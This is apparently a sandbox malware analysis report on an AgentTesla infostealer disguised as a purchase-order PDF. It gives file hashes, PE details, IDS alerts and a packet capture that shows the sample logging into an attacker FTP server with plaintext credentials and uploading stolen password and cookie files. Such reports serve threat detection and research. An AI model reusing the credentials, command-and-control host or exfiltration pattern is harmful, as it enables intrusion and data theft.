SSDEEP:	12288:6Uv/K5l68aT0CEaZtyakQ/wuBYPsIoHb+nlzZsWsE2SfnGLf/VwbN4+vtE+LtZ/W:9v/K5l68aT8aknsGoE2SOLlwqYTfV
MD5:	6AC388BC55E9B10F193B3E0BC0FF4AF6
SHA1:	C3C2E865B6B41AD7AF8108EFCE76F1623E9B248E
SHA-256:	B813D2ED2581E4E3A454152E2DBD93C522583E4274D0523C8E3D424D9D192342
SHA-512:	0D55B2EDD43412143F38BAD132C3A3A2219610C874B0C2CD4F293CB1692D6FA7283DECAD76FD0AE3B00C4596454A389C454FBF5F0E5B73AD8F88E22F7FA5915
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 32%, Browse • Antivirus: ReversingLabs, Detection: 13%
Reputation:	low

C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..... ... ....@.. .....`..... ..@.....<...O.... .....@..... ....H.....text..... ....`.rsrc..... .....@..@.rel oc.....@.....@..B.....p.....H.....C...\.....d.....0.....(....(.....(....o....*.....(.....(!.....("....(#.....($....*N..(....op... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0.. <.....~.....(2.....!r...p.....(3...o4...s5.....~.....

C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.618993069202847
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
File size:	1047040
MD5:	6ac388bc55e9b10f193b3e0bc0ff4af6
SHA1:	c3c2e865b6b41ad7af8108efce76f1623e9b248e
SHA256:	b813d2ed2581e4e3a454152e2dbd93c522583e4274d052 3c8e3d424d9d192342
SHA512:	0d55b2edd43412143f38bad132c3a3a2219610c874b0c2 cd4f293cb1692d6fa7283decad76fd0ae3b00c4596454a3 89c454fbf5f0e5b73ad8f88e22f7fa591a5
SSDEEP:	12288:6Uv/K5l68aT0CEaZtyakQ/wuBYPsIoHb+nlzZsW sE2SfnGLf/VwbN4+vtE+LtZ/W:9v/K5l68aT8aknsGoE2S OLlwqYTfV
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L..... .`.....P..... ... ....@.. .....`..... @.....

File Icon

Icon Hash:	92929e929e9e8ee2

Static PE Info

General

Entrypoint:	0x4f048e
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x601102C5 [Wed Jan 27 06:05:57 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xf043c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xf2000	0x10f8c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x104000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xee494	0xee600	False	0.777965431633	data	7.67475810691	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xf2000	0x10f8c	0x11000	False	0.177418428309	data	5.41082924128	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x104000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xf2130	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 318767104, next used block 117440512		
RT_GROUP_ICON	0x102958	0x14	data		
RT_VERSION	0x10296c	0x434	data		
RT_MANIFEST	0x102da0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	2021 (C) AuditFlags International
Assembly Version	11.84.0.0
InternalName	LCIDConversionAttribute.exe
FileVersion	11.84.0.0
CompanyName	AuditFlags International
LegalTrademarks	AuditFlags
Comments	Non Versionable Attribute
ProductName	Non Versionable Attribute
ProductVersion	11.84.0.0
FileDescription	Non Versionable Attribute
OriginalFilename	LCIDConversionAttribute.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-13:11:36.340839	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49747	21	192.168.2.3	104.194.10.93
01/27/21-13:11:36.474169	TCP	2029928	ET TROJAN AgentTesla HTML System Info Report Exfil via FTP	49748	52972	192.168.2.3	104.194.10.93

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:11:35.085513115 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:35.213593006 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.213752031 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:35.343816996 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.345099926 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:35.472048044 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.472098112 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.472773075 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:35.641906023 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.686135054 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.686456919 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:35.813783884 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.813811064 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.814070940 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:35.941620111 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:35.942395926 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.069355965 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.069767952 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.197118044 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.200633049 CET	49748	52972	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.241496086 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.340318918 CET	52972	49748	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.340486050 CET	49748	52972	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.340838909 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.469507933 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.474169016 CET	49748	52972	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.475358963 CET	49748	52972	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.522949934 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.602929115 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.613097906 CET	52972	49748	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.614379883 CET	52972	49748	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:36.614541054 CET	49748	52972	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:36.647816896 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.340321064 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.469654083 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:37.470866919 CET	49749	62110	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.522872925 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.602408886 CET	62110	49749	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:37.602633953 CET	49749	62110	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.602966070 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.732239008 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:37.733433008 CET	49749	62110	192.168.2.3	104.194.10.93

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:11:37.733495951 CET	49749	62110	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.772897959 CET	49747	21	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.865151882 CET	62110	49749	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:37.865200043 CET	62110	49749	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:37.865230083 CET	21	49747	104.194.10.93	192.168.2.3
Jan 27, 2021 13:11:37.865267038 CET	49749	62110	192.168.2.3	104.194.10.93
Jan 27, 2021 13:11:37.913544893 CET	49747	21	192.168.2.3	104.194.10.93

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:09:43.696324110 CET	58361	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:43.744245052 CET	53	58361	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:44.657226086 CET	63492	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:44.708415031 CET	53	63492	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:45.613053083 CET	60831	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:45.663837910 CET	53	60831	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:46.983957052 CET	60100	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:47.037990093 CET	53	60100	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:48.398194075 CET	53195	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:48.448151112 CET	53	53195	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:49.714911938 CET	50141	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:49.765640020 CET	53	50141	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:50.927064896 CET	53023	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:50.977127075 CET	53	53023	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:51.875458002 CET	49563	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:51.923460960 CET	53	49563	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:53.004487038 CET	51352	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:53.063175917 CET	53	51352	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:54.353805065 CET	59349	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:54.403966904 CET	53	59349	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:55.412123919 CET	57084	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:55.469188929 CET	53	57084	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:56.404776096 CET	58823	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:56.452795029 CET	53	58823	8.8.8.8	192.168.2.3
Jan 27, 2021 13:09:57.370848894 CET	57568	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:09:57.420466900 CET	53	57568	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:11.790249109 CET	50540	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:11.842590094 CET	53	50540	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:16.369446039 CET	54366	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:16.432280064 CET	53	54366	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:22.367731094 CET	53034	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:22.427658081 CET	53	53034	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:32.740448952 CET	57762	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:32.813951015 CET	53	57762	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:32.843992949 CET	55435	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:32.893315077 CET	53	55435	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:34.375591993 CET	50713	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:34.426392078 CET	53	50713	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:37.813103914 CET	56132	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:37.873816013 CET	53	56132	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:39.467014074 CET	58987	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:39.515470982 CET	53	58987	8.8.8.8	192.168.2.3
Jan 27, 2021 13:10:40.021414995 CET	56579	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:10:40.086673975 CET	53	56579	8.8.8.8	192.168.2.3
Jan 27, 2021 13:11:17.730375051 CET	60633	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:11:18.723169088 CET	53	60633	8.8.8.8	192.168.2.3
Jan 27, 2021 13:11:34.787712097 CET	61292	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:11:34.965647936 CET	53	61292	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:35.638895988 CET	63619	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:35.697612047 CET	53	63619	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:36.330755949 CET	64938	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:36.389739990 CET	53	64938	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:37.556020021 CET	61946	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:12:37.618256092 CET	53	61946	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:38.274713993 CET	64910	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:38.334306002 CET	53	64910	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:38.893723965 CET	52123	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:38.953238964 CET	53	52123	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:39.670677900 CET	56130	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:39.730005980 CET	53	56130	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:40.632364035 CET	56338	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:40.696209908 CET	53	56338	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:41.681993008 CET	59420	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:41.744244099 CET	53	59420	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:43.102271080 CET	58784	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:43.166619062 CET	53	58784	8.8.8.8	192.168.2.3
Jan 27, 2021 13:12:43.747852087 CET	63978	53	192.168.2.3	8.8.8.8
Jan 27, 2021 13:12:43.804404020 CET	53	63978	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 13:11:34.787712097 CET	192.168.2.3	8.8.8.8	0xe293	Standard query (0)	ftp.softg.com.ng	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 13:11:34.965647936 CET	8.8.8.8	192.168.2.3	0xe293	No error (0)	ftp.softg.com.ng		104.194.10.93	A (IP address)	IN (0x0001)

FTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 13:11:35.343816996 CET	21	49747	104.194.10.93	192.168.2.3	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 07:11. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 07:11. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 07:11. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 07:11. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Jan 27, 2021 13:11:35.345099926 CET	49747	21	192.168.2.3	104.194.10.93	USER ogd@blessedxmhk.com.ng
Jan 27, 2021 13:11:35.472098112 CET	21	49747	104.194.10.93	192.168.2.3	331 User ogd@blessedxmhk.com.ng OK. Password required
Jan 27, 2021 13:11:35.472773075 CET	49747	21	192.168.2.3	104.194.10.93	PASS wealth@123455@@
Jan 27, 2021 13:11:35.686135054 CET	21	49747	104.194.10.93	192.168.2.3	230 OK. Current restricted directory is /
Jan 27, 2021 13:11:35.813811064 CET	21	49747	104.194.10.93	192.168.2.3	504 Unknown command
Jan 27, 2021 13:11:35.814070940 CET	49747	21	192.168.2.3	104.194.10.93	PWD
Jan 27, 2021 13:11:35.941620111 CET	21	49747	104.194.10.93	192.168.2.3	257 "/" is your current location
Jan 27, 2021 13:11:35.942395926 CET	49747	21	192.168.2.3	104.194.10.93	TYPE I
Jan 27, 2021 13:11:36.069355965 CET	21	49747	104.194.10.93	192.168.2.3	200 TYPE is now 8-bit binary
Jan 27, 2021 13:11:36.069767952 CET	49747	21	192.168.2.3	104.194.10.93	PASV
Jan 27, 2021 13:11:36.197118044 CET	21	49747	104.194.10.93	192.168.2.3	227 Entering Passive Mode (104,194,10,93,206,236)
Jan 27, 2021 13:11:36.340838909 CET	49747	21	192.168.2.3	104.194.10.93	STOR PW_user-960781_2021_01_27_16_10_24.html
Jan 27, 2021 13:11:36.469507933 CET	21	49747	104.194.10.93	192.168.2.3	150 Accepted data connection
Jan 27, 2021 13:11:36.602929115 CET	21	49747	104.194.10.93	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.133 seconds (measured here), 3.28 Kbytes per second
Jan 27, 2021 13:11:37.340321064 CET	49747	21	192.168.2.3	104.194.10.93	PASV
Jan 27, 2021 13:11:37.469654083 CET	21	49747	104.194.10.93	192.168.2.3	227 Entering Passive Mode (104,194,10,93,242,158)
Jan 27, 2021 13:11:37.602966070 CET	49747	21	192.168.2.3	104.194.10.93	STOR CO_user-960781_2021_01_27_16_10_59.zip
Jan 27, 2021 13:11:37.732239008 CET	21	49747	104.194.10.93	192.168.2.3	150 Accepted data connection

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 13:11:37.865230083 CET	21	49747	104.194.10.93	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.131 seconds (measured here), 9.84 Kbytes per second

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe PID: 6032 Parent PID: 5612

General

Start time:	13:09:49
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 00 3847 pdf.exe'
Imagebase:	0x920000
File size:	1047040 bytes
MD5 hash:	6AC388BC55E9B10F193B3E0BC0FF4AF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.219247674.0000000003DD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.219337362.0000000003EC4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.219031171.0000000002E55000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.218970499.0000000002DD1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF4DD66	CopyFileW
C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CF4DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp6100.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF47038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E40C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6100.tmp	success or wait	1	6CF46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
